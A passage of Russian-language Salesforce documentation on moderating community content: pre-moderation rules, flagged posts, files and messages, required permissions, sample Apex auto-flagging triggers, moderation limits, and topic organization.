Для утверждения, удаления и редактирования записей или комментариев, ожидающих проверки, на страницах управления сообществом или рабочих пространств сообщества:	С его помощью можно утверждать запись и комментарий ленты И «Доступ к странице «Управление сообществом» ИЛИ «Управление сообществами» ИЛИ «Создание и настройка сообществ» И Является участником сообщества

ВЕРСИИ
Доступно в версиях: Salesforce Classic и Lightning Experience
Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила предварительного модерирования для проверки и утверждения содержимого гарантируют, что неподходящее содержимое не сразу становится доступным всем в сообществе. Записи и комментарии, ожидающие проверки, не отображаются в ленте сообщества. Только автор и модераторы сообщества могут видеть подобные записи и комментарии в ленте. Автор может просматривать комментарий, ожидающий проверки, к аналогичному сообщению, только если опубликовал и запись, и комментарий. После того как правила настроены, модераторы могут утвердить содержимое непосредственно в ленте сообщества, в рабочих пространствах сообщества или в управлении сообществами.

Для настройки правил модерирования с целью проверки и утверждения записей или комментариев перейдите в раздел **«Модерирование» «Правила»** и создайте правило для содержимого, использующее действие «Проверка». Вот некоторые способы применения правил для проверки содержимого.

Самообслуживание в сообществе

В вашем сообществе участники могут регистрироваться самостоятельно? Можно настроить правило для проверки и утверждения вопросов от всех самостоятельно зарегистрировавшихся пользователей. Используйте критерии участников, включающие только профиль гостевого пользователя и фильтры для участников, созданных в течение последних семи дней.

Спамеры когда-либо атаковали ваше сообщество? Используйте критерий, включающий только профиль гостевого пользователя и фильтры для участников, не оставлявших записей в сообществе.

Partner Community

Хотите убедиться, что ваши партнеры не обсуждают недавнее приобретение или другие важные транзакции? Можно настроить правило для проверки записей и комментариев, содержащих такие ключевые слова, как «приобретение» или «слияние».

Сообщество сотрудников

Ваше сообщество должно следовать положениям закона об отчетности и безопасности медицинской страховки? Настройте правила для проверки записей и комментариев всех ваших сотрудников.

Прим.: Для создания правил модерирования пользователь должен обладать полномочием «Управление сообществами» или «Создание и настройка сообществ».

Метка *Ожидается проверка* отображается в заголовке сообщения или комментария до тех пор, пока они не будут утверждены. Помните, что, пока ожидается утверждение сообщения или комментария, их автор по-прежнему может их редактировать или удалить, но другие комментировать их не смогут. Автор может просматривать комментарий, ожидающий проверки, к аналогичному сообщению, только если опубликовал и запись, и комментарий. Чтобы автор не мог редактировать сообщения или комментарии, можно отключить функцию редактирования записей ленты для определенных пользователей.

Есть два способа проверки и утверждения записей или комментариев в сообществе.

- Используйте предварительно настроенный отчет «Подробные сведения» на страницах управления сообществом или рабочих пространств сообществ.

  Используйте отчет с подробными сведениями «Ожидающие» из пакета Salesforce Communities Management. С помощью этого отчета пользователи могут просматривать все записи и комментарии в сообществе, ожидающие проверки. В отчете с подробными сведениями отображается содержимое записей и комментариев, так что вы можете быстро определить, является запись полезной или содержит спам. Затем вы можете утвердить или удалить элемент прямо из отчета. Также можно выполнить массовое утверждение элементов.

  Чтобы получить этот отчет, установите пакет Salesforce Communities Management из каталога AppExchange. Более подробную информацию см. в разделе Формирование отчетности по сообществам с помощью пакетов AppExchange для управления сообществами.

- Утверждение записей и комментариев прямо в ленте сообщества.

  В ленте сообщества пользователи с полномочием «Может утверждать сообщение и комментарий ленты» видят дополнительное действие в раскрывающемся меню записи или комментария. Если элемент содержит неподходящее содержимое, то такие пользователи могут его удалить. Если в сообщении есть опечатка, они могут ее исправить.

После утверждения элемента автору приходит сообщение по эл. почте с уведомлением и ссылкой на проверенную запись. Уведомления по эл. почте, такие как уведомления @mentions, отсылаются только после утверждения элемента.

СМ. ТАКЖЕ:

Создание правил содержимого для модерирования сообщества

Общие сведения о функции редактирования сообщений и комментариев ленты

Модерирование помеченных записей и комментариев в сообществе

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра помеченных элементов и удаления пометок, сообщений или комментариев:	Модерирование лент сообществ
Модерирование записей и комментариев на странице управления сообществом или рабочих пространств сообществ:	Доступ к управлению сообществом ИЛИ Модерирование лент сообществ И «Управление сообществами» ИЛИ «Создание и настройка сообществ» И Является участником сообщества

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Модераторы сообщества могут просматривать список записей и комментариев, которые участники сообщества пометили как неподходящие, и принимать соответствующие меры. При необходимости менеджеры или ответственные за группы могут просматривать пометки и выполнять действия над элементами в собственных группах.

Помеченные сообщения и комментарии обозначаются маленьким оранжевым значком напротив даты публикации сообщения или комментария. Число, отображающееся напротив пометки, указывает на количество пользователей, пометивших данный элемент. Модератор может оценивать каждый элемент и выполнять соответствующие действия.

Ниже перечислены некоторые рекомендации.


- Модераторы могут просматривать и обрабатывать только доступные элементы.
- Менеджеры или ответственные за группы сообщества могут модерировать элементы в собственных группах, включая просмотр или удаление пометок, а также удаление сообщений, комментариев или файлов.
- Сообщество, параметр «Разрешить участникам помечать содержимое» которого отключен, позволяет помечать элементы и просматривать помеченные элементы только модераторам.

Есть несколько способов модерирования помеченных записей и комментариев:

- Просматривайте помеченные сообщения и комментарии в домашнем приложении обзора модерирования в очереди помеченных обсуждений на странице 4381.
- Используйте предварительно настроенный отчет «Подробные сведения» на странице «Управление сообществом».

  Если рабочие пространства сообщества не включены, воспользуйтесь отчетами «Помеченные комментарии» и «Помеченные обсуждения», входящими в пакет SalesforceCommunities Management. С помощью отчетов можно быстро разобраться с помеченными сообществом записями и комментариями. Вы можете просмотреть содержимое записи или комментария, после чего убрать флаг или удалить элемент. Вы можете просмотреть несколько элементов за один раз.
- Используйте ленту помеченных элементов в Chatter.

  При использовании Salesforce Tabs и сообщества Visualforce вы можете просмотреть список помеченных записей и комментариев с помощью меню Chatter в вашем сообществе. Параметр Разрешить участникам помечать содержимое должен быть включен, иначе лента «Помечено» не будет видна.



- Модерирование с применением настраиваемого списка. Вы можете получить список помеченных записей и комментариев, используя Chatter REST API или ConnectApi в Apex.
- Перейдите по ссылке на сообщение или комментарий из уведомления по эл. почте.
- Выполняйте модерирование прямо в контексте сообщества, удаляя пометки или содержимое в ленте.

Совет: Чтобы получать электронное уведомление о каждом элементе, помеченном в сообществе, установите флажок **«Помечает элемент как недопустимый»** на странице «Параметры эл. почты».

СМ. ТАКЖЕ:

Руководство разработчика Chatter REST API


Руководство разработчика Apex

Модерирование помеченных обсуждений в сообществе


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ		ВЕРСИИ
Для просмотра помеченных элементов и удаления пометок, сообщений или комментариев:	Модерирование лент сообществ	Доступно в версиях: Salesforce Classic и Lightning Experience
Модерирование записей и комментариев на странице управления сообществом или рабочих пространств сообществ:	Доступ к управлению сообществом ИЛИ Модерирование лент сообществ И «Управление сообществами» ИЛИ «Создание и настройка сообществ» И Является участником сообщества	Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Модераторы сообществ могут удалять сообщения и комментарии из обсуждений и снимать с них метки, а также замораживать их авторов или общаться с ними и все это из одного места.


Модераторы могут просматривать все обсуждения в контексте (включая все комментарии, связанные с сообщением) и сортировать обсуждения по самым последним или самым ранним. Нажмите **«Просмотреть обсуждение»**, чтобы открыть цепочку обсуждений.



Нажмите на сообщение или комментарий или выберите **«Посмотреть сведения о метке»**, чтобы посмотреть, как было помечено сообщение или комментарий и кто поставил метку.



Хотите узнать больше об авторе помеченного сообщения? Это можно сделать. Можно посмотреть, у каких авторов есть история помеченных сообщений и сколько раз модератор удалял их сообщения. При необходимости можно заморозить автора или отправить ему сообщение с этой же страницы.



Ниже перечислены некоторые рекомендации.

- Очередь помеченных дискуссий доступна только организациям, для которых включены рабочие пространства сообществ на странице 4008.
- Модераторы могут просматривать и обрабатывать только доступные элементы.
- Менеджеры или ответственные за группы сообщества могут модерировать элементы в собственных группах, включая просмотр или удаление пометок, а также удаление сообщений, комментариев или файлов.
- Сообщество, параметр «Разрешить участникам помечать содержимое» которого отключен, позволяет помечать элементы и просматривать помеченные элементы только модераторам.

Хотите посмотреть, что происходит в сообществе в целом? Установите пакет Salesforce Communities Management из каталога AppExchange. Более подробную информацию см. в разделе Формирование отчетности по сообществам с помощью пакетов AppExchange для управления сообществами.

Модерирование помеченных файлов в сообществе

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра страницы сведений о файле и удаления пометок или файлов:	Модерирование файлов сообществ
Модерирование файлов на странице управления сообществом:	Модерирование файлов сообществ И «Доступ к странице «Управление сообществом» ИЛИ «Управление сообществами» ИЛИ «Создание и настройка сообществ» И Является участником сообщества

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Модераторы сообщества могут просматривать список файлов, которые участники сообщества пометили как неподходящие или спам, и принимать соответствующие меры. При необходимости менеджеры или ответственные за группы могут просматривать пометки и выполнять действия над файлами в собственных группах.

Участники сообщества могут публиковать файлы, являющиеся недопустимыми ввиду наличия конфиденциальных данных или оскорбительного содержимого. Другие участники сообщества могут помечать данные файлы для проверки. Помеченные файлы обозначаются маленьким оранжевым значком. Число, отображающееся напротив пометки, указывает на количество пользователей, пометивших данный элемент.

Ниже перечислены некоторые рекомендации.

- Модераторы могут просматривать и обрабатывать только доступные элементы.
- Сообщества, параметр «Разрешить участникам помечать содержимое» которых включен, позволяют менеджерам и ответственным за группы сообщества просматривать и удалять пометки для файлов из собственных и управляемых групп.
- Сообщество, параметр «Разрешить участникам помечать содержимое» которого отключен, позволяет помечать элементы и просматривать помеченные элементы только модераторам.

Есть несколько способов модерирования помеченных файлов.

- Доступ к аналитическому отчету «Помеченные файлы» непосредственно со страницы обзора модерирования в управлении сообществом.
- Используйте предварительно настроенный отчет «Подробные сведения» на странице Управление сообществом или Рабочие пространства сообщества.

  Используйте отчет «Помеченные файлы» из пакета Salesforce Communities Management. В данном отчете предоставляется название помеченного файла, его автора, кто оставил пометку и сколько пометок всего. По ссылке можно открыть файл и изучить его содержимое. Затем пометку можно убрать или удалить сам файл. Вы можете просмотреть несколько элементов за один раз.

  Чтобы получить этот отчет, установите пакет Salesforce Communities Management из каталога AppExchange. Более подробную информацию см. в разделе Формирование отчетности по сообществам с помощью пакетов AppExchange для управления сообществами.
- Модерирование с применением настраиваемого списка. Вы можете получить список помеченных файлов, используя Chatter REST API или ConnectApi в Apex.
- Выполняйте модерирование прямо в контексте сообщества, удаляя пометки или содержимое на странице сведений о файле.

Совет: Чтобы получать электронное уведомление о каждом элементе, помеченном в сообществе, установите флажок **«Помечает элемент как недопустимый»** на странице «Параметры эл. почты».

Для ограничения размера и типа файлов, разрешенных в сообществе, перейдите на страницу **«Администрирование» «Настройки»**.

СМ. ТАКЖЕ:

Руководство разработчика Chatter REST API

Руководство разработчика Apex

Модерирование помеченных прямых сообщений в сообществе

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра и модерирования помеченных прямых сообщений на страницах «Управление сообществом» или «Рабочие пространства сообщества»:	Модерирование сообщений сообществ Chatter И Модерирование сообщений Chatter и прямых сообщений И Модерирование лент сообществ И «Доступ к странице «Управление сообществом» ИЛИ «Управление сообществами» ИЛИ «Создание и настройка сообществ» И Является участником сообщества.

ВЕРСИИ
Доступно в версиях: Salesforce Classic и Lightning Experience
Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Чтобы сделать все сообщения доступными для модерации, включая прямые сообщения, в настройках сообществ в разделе «Настройки правила модерации сообщества»:	Модерация применяется ко всем публикациям ленты, независимо от места их отображения

Участники сообщества могут помечать сообщения в сообществах, созданные с помощью шаблона службы поддержка клиентов (Napili). Модераторы сообщества могут просматривать и обрабатывать список прямых сообщений, помеченных участниками сообщества как недопустимые или спам.

Прим.: Личные сообщения и прямые сообщения это отдельные функции. Прямые сообщения новее и предлагают более широкий набор функций для личного общения в сообществах. Прямые сообщения основаны на Chatter и предлагают редактор обогащенного текста, поддерживающий встроенные изображения и вложения. С прямыми сообщениями можно начать сообщение прямо с ленты сообщений.

Полномочие «Модерирование сообщений Chatter в сообществе» позволяет модераторам просматривать содержимое помеченных прямых сообщений, удалять отметки, а также удалять помеченные сообщения.

1. Если вы еще этого не сделали, установите пакет Salesforce Communities Management (для сообществ с Chatter) из AppExchange.
2. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
3. Чтобы отфильтровать помеченные элементы, в меню «Управление сообществом» последовательно выберите **«Модерирование»** > **«Помеченные»**, затем выберите **«Прямые сообщения»** в раскрывающемся меню.
4. Просмотрите и обработайте помеченные сообщения.

Совет: Чтобы получать электронное уведомление о каждом сообщении, помеченном в сообществе, установите флажок **«Помечает элемент как недопустимый»** на странице «Параметры эл. почты». Для получения сообщений электронной почты требуются полномочия «Модерирование сообщений сообществ» и «Управление сообщениями Chatter и прямыми сообщениями». Чтобы настроить параметры эл. почты, откройте страницу профиля в сообществе, нажмите раскрывающуюся кнопку ( ) в верхнем правом углу страницы, выберите пункт **«Мои параметры»** и щелкните **«Параметры эл. почты»**.

Модерирование помеченных личных сообщений в сообществе

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для модерирования сообщений на страницах «Управление сообществом» или «Рабочие пространства сообщества»:	Модерирование сообщений сообществ Chatter И «Доступ к странице «Управление сообществом» ИЛИ «Управление сообществами» ИЛИ «Создание и настройка сообществ» И Является участником сообщества.
Для просмотра содержимого помеченного сообщения в отчетах:	Модерирование сообщений сообществ Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Для снятия пометок или удаления сообщений в SOAP API: Изменение всех данных

Модераторы сообщества могут просматривать и обрабатывать список сообщений Chatter, помеченных участниками сообщества как недопустимые или спам.

Полномочие Модерирование сообщений Chatter в сообществах дает пользователям право просматривать содержимое сообщений, снимать пометки и удалять сообщения только в тех сообществах, в которых они состоят. С этим полномочием можно удалять только помеченные сообщения. Полномочие «Изменение всех данных» дает модераторам право снимать пометки и удалять сообщения в SOAP API.

Убедитесь, что ваши модераторы имеют полномочие Модерирование сообщений Chatter в сообществе, а *не* полномочие «Управление сообщениями Chatter». Полномочие «Управление сообщениями Chatter» дает пользователям право просматривать *все* сообщения во всей вашей организации Salesforce. Дважды проверьте, что ваши модераторы и менеджеры имеют подходящие полномочия, чтобы избежать проблем с безопасностью и конфиденциальностью.

Важное замечание: Обратите внимание на ограничения ниже.

- Участники сообщества не могут помечать сообщения, отправленные из сообществ, участниками которых они не являются, или сообществ, которые не поддерживают присвоение пометок.
- Пользователи не могут помечать сообщения во внутренней организации и приложении Salesforce1, а также на партнерских и клиентских порталах.

Ниже перечислены некоторые способы отслеживания помеченных сообщений в сообществах и управления ими.

- Доступ к аналитическому отчету «Помеченные файлы» непосредственно со страницы обзора модерирования в управлении сообществом.
- Используйте предварительно настроенный отчет «Подробные сведения» на странице Управление сообществом или Рабочие пространства сообщества.

  Используйте отчет «Помеченные личные сообщения» из пакета Salesforce Communities Management. С помощью этого отчета можно отслеживать тенденции и предотвращать спам-атаки на ваше сообщество. Можно просмотреть, кто отправил сообщение, его содержимое, дату отправки и кто поставил на сообщение пометку. Из этого отчета можно снимать метки и удалять сообщения.

  Чтобы получить этот отчет, установите пакет Salesforce Communities Management из каталога AppExchange. Более подробную информацию см. в разделе Формирование отчетности по сообществам с помощью пакетов AppExchange для управления сообществами.

- Создайте собственный отчет.

  Сначала создайте тип настраиваемого отчета, где объект «Сети» используется в качестве основного, а объект «Аудиты сети» — в качестве дополнительного. Затем создайте отчет на основе нового типа настраиваемого отчета и добавьте фильтр поля, где параметру «Тип аудируемого объекта» соответствует значение «Сообщение `Chatter`». Удалите помеченные сообщения с помощью API-интерфейса.

- Напрямую запросите помеченные сообщения из API-интерфейса, затем удалите их.

Совет: Чтобы получать электронное уведомление о каждом сообщении, помеченном в сообществе, установите флажок **«Помечает элемент как недопустимый»** на странице «Параметры эл. почты». Для получения сообщений электронной почты требуются полномочия «Модерирование сообщений сообществ Chatter» и «Модерирование лент сообществ». Чтобы настроить параметры эл. почты, откройте страницу профиля в сообществе, нажмите

раскрывающуюся кнопку ( ) в верхнем правом углу страницы, выберите пункт **«Мои параметры»** и щелкните **«Параметры эл. почты»**.

СМ. ТАКЖЕ:

Рекомендации по удалению пользовательских сообщений Chatter

Формирование отчетности по сообществам с помощью пакетов AppExchange для управления сообществами

Руководство разработчика SOAP API: ChatterMessage

Руководство разработчика Apex: модерирование личных сообщений Chatter посредством триггеров

Настройка триггеров Apex для присвоения пометок элементам

С помощью триггеров можно создавать настраиваемую расширенную логику модерирования, которая будет автоматически помечать элементы сообщества.

Совет: Знаете ли вы, что это можно делать в пользовательском интерфейсе? Большинству сообществ не требуются настраиваемые триггеры модерирования. Вы можете создавать правила и критерии модерирования непосредственно в рабочем пространстве сообщества или управлении сообществом. Подробнее см. в разделе Правила модерирования сообщества.

Использование триггеров для автоматического присвоения пометок элементам позволяет модерировать сообщество в фоновом режиме. Эти пометки отображаются **только** модераторам. Вы можете просматривать пометки на странице «Рабочее пространство сообщества» или «Управление сообществом», запрашивать пометки посредством API-интерфейса или создавать настраиваемые отчеты по помеченным элементам, пользователям с наибольшим количеством помеченных элементов и т. д.

Ниже перечислены рекомендации по созданию триггеров.

- Создайте триггеры Apex с событием «after insert» для объекта FeedItem, FeedComment, ChatterMessage или ContentDocument.
- Определите критерий, который при выполнении создает запись (пометку) NetworkModeration, где объект FeedComment, FeedItem, ChatterMessage или ContentDocument является родительским.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания триггеров:
- Изменение всех данных

Пример: Данный триггер автоматически помечает сообщения сообщества, содержащие `BadWord`.

```
trigger autoflagBadWordOnPost on FeedItem (after insert) {

    List<NetworkModeration> flags = new List<NetworkModeration>();

    for (FeedItem rec : trigger.new) {
        if (!<CommunityId>.equals(rec.networkScope)){
            continue;
        }

        if (rec.body.indexOf('BadWord') >= 0) {
           NetworkModeration nm = new NetworkModeration(EntityId = rec.id, Visibility
 = 'ModeratorsOnly');
            flags.add(nm);
        }
    }
```

```
    if (!flags.isEmpty()) {
        insert(flags);
    }
}
```

Аналогичный триггер для комментариев будет выглядеть следующим образом.

```
trigger autoflagBadWordOnComment on FeedComment (after insert) {
    List<NetworkModeration> flags = new List<NetworkModeration>();

    for (FeedComment rec : trigger.new) {
        if (!<CommunityId>.equals(rec.networkScope)) {
            continue;
        }

        if (rec.commentBody.indexOf('BadWord') >= 0) {
           NetworkModeration nm = new NetworkModeration(EntityId = rec.id, Visibility
 = 'ModeratorsOnly');
            flags.add(nm);
        }
    }

    if (!flags.isEmpty()){
        insert(flags);
    }
}
```

СМ. ТАКЖЕ:

Руководство разработчика SOAP API

Ограничения по модерированию сообществ

Ограничения по модерированию сообщества гарантируют оптимальную работу сообщества.

Ограничения для критериев

- В списке критериев вашей организации может содержаться до 30 ключевых слов. Это ограничение действует для организации, а не для сообщества.
- В списке критериев вашей организации может содержаться до 100 ключевых слов. Это ограничение действует для организации, а не для сообщества.

Ограничения для правил

- В организации может содержаться до 30 правил. Это ограничение действует для организации, а не для сообщества. Это ограничение включает как правила содержимого, так и правила оценки.
- Правила модерирования применяются только к публикациям ленты, комментариям и опросам. Правила модерирования не применяются к созданным темам.

Ограничения для проверок

Изменения в статусе элемента ленты не включены в отчет «Контрольный журнал подробных сведений».

СМ. ТАКЖЕ:

Ограничения для сообществ

Организация сообществ клиентов с помощью тем

Навигационные и специальные темы — отличный способ систематизации содержимого в сообществе. С помощью тем можно структурировать содержимое сообщества или выделять ключевые обсуждения. Вы можете создавать новые или использовать уже существующие темы, которые органично вытекают из сообщений участников сообщества. Также можно использовать темы в сообществах, созданные с помощью шаблона службы поддержка клиентов (Napili).


Выберите навигационные темы и подтемы в управлении сообществом или рабочих пространствах сообщества для создания единой карты сообщества. С помощью специализированных тем выделите текущие популярные диалоги. В самом сообществе персональные темы позволяют пользователям систематизировать данные друг для друга, повышая заинтересованность участников путем индивидуализации сообщества.

В сообществе для самообслуживания шаблон службы поддержки клиентов (Napili) определяет макет и дизайн навигационных, специальных и персональных тем.


Совет: Чтобы добавить навигационные и специальные темы в сообщества других типов, разработчики Apex могут использовать класс ConnectApi.ManagedTopics на странице Visualforce.

Навигационные темы

Навигационные темы доступны посредством меню «Темы», расположенного в верхнем левом углу каждой страницы сообщества для самообслуживания. Участники сообщества могут также просматривать все навигационные темы и вложенные темы сообщества в одном месте в каталоге тем.




Выбор навигационной темы посетителем инициирует отображение соответствующего баннера вверху страницы.




Специальные темы

Специальные темы доступны посредством начальной страницы сообщества. Каждой специальной теме соответствует уникальная выбранная миниатюра. (Данные уникальные миниатюры отображаются только на начальной странице; вверху всех страниц специальных тем отображается стандартный баннер, выбранный в конструкторе сообществ.)



Персональные темы

При публикации вопросов участники сообщества создают темы путем использования хэштегов в основном тексте или заполнения поля предложенных тем. (Полномочия «Назначение тем» и «Создание тем» должны быть включены для пользователей сообщества в меню «Настройка».)



При необходимости участники могут удалять предложенные темы, которые не соответствуют текущему сообщению.

Совет: Персональные темы могут быть доступны посредством поиска или отображаться как специальные темы.

Показатели темы

Члены сообщества могут проверять, как часто тема была востребована за последние 60 дней и сколько пользователей отслеживают эту тему. Показатели поиска на странице с подробными сведениями о теме. Благодаря этой информации участники сообщества знают, насколько данная тема актуальна и популярна. Администраторы также могут использовать эти показатели для выделения конкретных тем в сообществах или объединения аналогичных тем в зависимости от их востребованности.

Управление темами в сообществах

По мере увеличения количества тем сообщество может нуждаться в их систематизации. При включении возможности «Рабочие пространства сообществ» или во время работы на странице «Управление сообществом», пользователи могут создавать, объединять, переименовывать и удалять темы в одном месте.

Автоматическое присваивание темы статье

Передайте всю трудную работу по организации базы знаний Salesforce в сообщество путем отображения тем на категории данных. Все статьи, опубликованные с определенной категорией данных, маркируются указанными темами. Маркируются также статьи, которые будут добавлены к этой категории данных.

Настройка специальных тем

Специальные темы позволяют выделять текущие популярные обсуждения сообщества. Благодаря их регулярному изменению, система позволяет обновлять и привлекать участников сообщества.

Настройка навигационных тем

Систематизация содержимого сообщества и упрощение поиска за счет использования навигационных тем. Если организация использует категории данных, то менеджеры сообщества могут добавлять текущие статьи Salesforce Knowledge, связанные с этими категориями, для каждой навигационной темы. (При отсутствии категорий данных администраторы могут добавлять статьи в каждую тему с помощью интерфейса Chatter REST API.)

Отображение тем и вложенных тем сообщества в одном месте

